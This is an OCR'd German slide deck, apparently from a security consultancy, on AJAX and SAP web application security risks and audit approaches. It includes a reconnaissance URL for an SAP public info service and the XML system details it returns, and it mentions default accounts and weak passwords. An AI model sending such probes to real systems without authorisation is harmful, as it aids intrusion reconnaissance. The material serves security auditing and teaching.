
Alte Gefahren...

- ...bleiben die Gleichen
- AJAX-Anfragen sind ganz normale HTTP-Requests, die der Webserver nicht unterscheiden kann
- Bekannte Angriffe wie SQL-Injection, XSS oder File-Inclusion bestehen auch auf AJAX-Basis weiter fort

Neue Sicherheitsrisiken von AJAX


- Server-seitig:
  - Vergrößerung der Angriffsoberfläche durch mehr Parameter, die geprüft werden müssen
  - Unzureichende Eingabevalidierung der Anfragen
  - Unauthentisierte/unautorisierte Nutzung von AJAX-Schnittstellen
- Client-seitig:
  - Verlagerung der Logik auf Client-Seite
  - Ausführung von JavaScript-Code in AJAX-Responses auf dem Client

Umgehung der Authentisierung



cirosec

Umgehung der Authentisierung



cirosec

Demonstration

- Umgehung einer AJAX-basierten Authentisierung


cirosec

Sicherheit von SAP Web-Applikationen

Klassisches Web-Audit
(Suche nach XSS, SQL-Injection, Parameter Manip. etc.)

BWL-Audit
(Business-Prozesse, Rollen, Rechte etc.)

Netzwerk / Plattform-Audit
(OS-Sicherheit, integration ins Netz)



Dienste des SAP bzw. WAS
(mögliche Angriffe auf SAP-spezifische Dienste und Funktionen innerhalb des WAS)

cirosec

SAP HTTP Services

- Mehr als 150 Services
  - WebGUI, SOAP, etc.

- Externe Überprüfung
  - spezielle SAP Policies für Prüf-Werkzeuge
  - Prüfung der angebotenen Services
  - Informationsgewinnung

Beispiel: SAP-Info per Web-Dienst

http://172.16.0.106:8001/sap/public/info?icm=1

```
- <RFCSI>
    <RFCPROTO>011</RFCPROTO>
    <RFCCHARTYP>4103</RFCCHARTYP>
    <RFCINTTYP>LIT</RFCINTTYP>
    <RFCFLOTYP>IE3</RFCFLOTYP>
    <RFCDEST>sapn4s_N4S_01</RFCDEST>
    <RFCHOST>sapn4s</RFCHOST>
    <RFCSYSID>N4S</RFCSYSID>
    <RFCDATABS>N4S</RFCDATABS>
    <RFCDBHOST>sapn4s</RFCDBHOST>
    <RFCDBSYS>ADABAS D</RFCDBSYS>
    <RFCSAPRL>700</RFCSAPRL>
    <RFCMACH>390</RFCMACH>
    <RFCOPSYS>Linux</RFCOPSYS>
    <RFCTZONE>3600</RFCTZONE>
    <RFCDAYST />
    <RFCIPADDR>172.16.0.106</RFCIPADDR>
    <RFCKERNRL>700</RFCKERNRL>
    <RFCHOST2>sapn4s</RFCHOST2>
    <RFCSI_RESV />
    <RFCIPV6ADDR>172.16.0.106</RFCIPV6ADDR>
```


Datenbank (SAP Max DB)

SAP Version

Betriebssystem

Interne IP-Adresse

WebInspect SAP Policy




Zugriff auf SAP-System

Default-Accounts

Schlechte Passwörter


cirosec

Klassische Strategie:
Dicke Mauern
an allen externen Netz-Übergängen



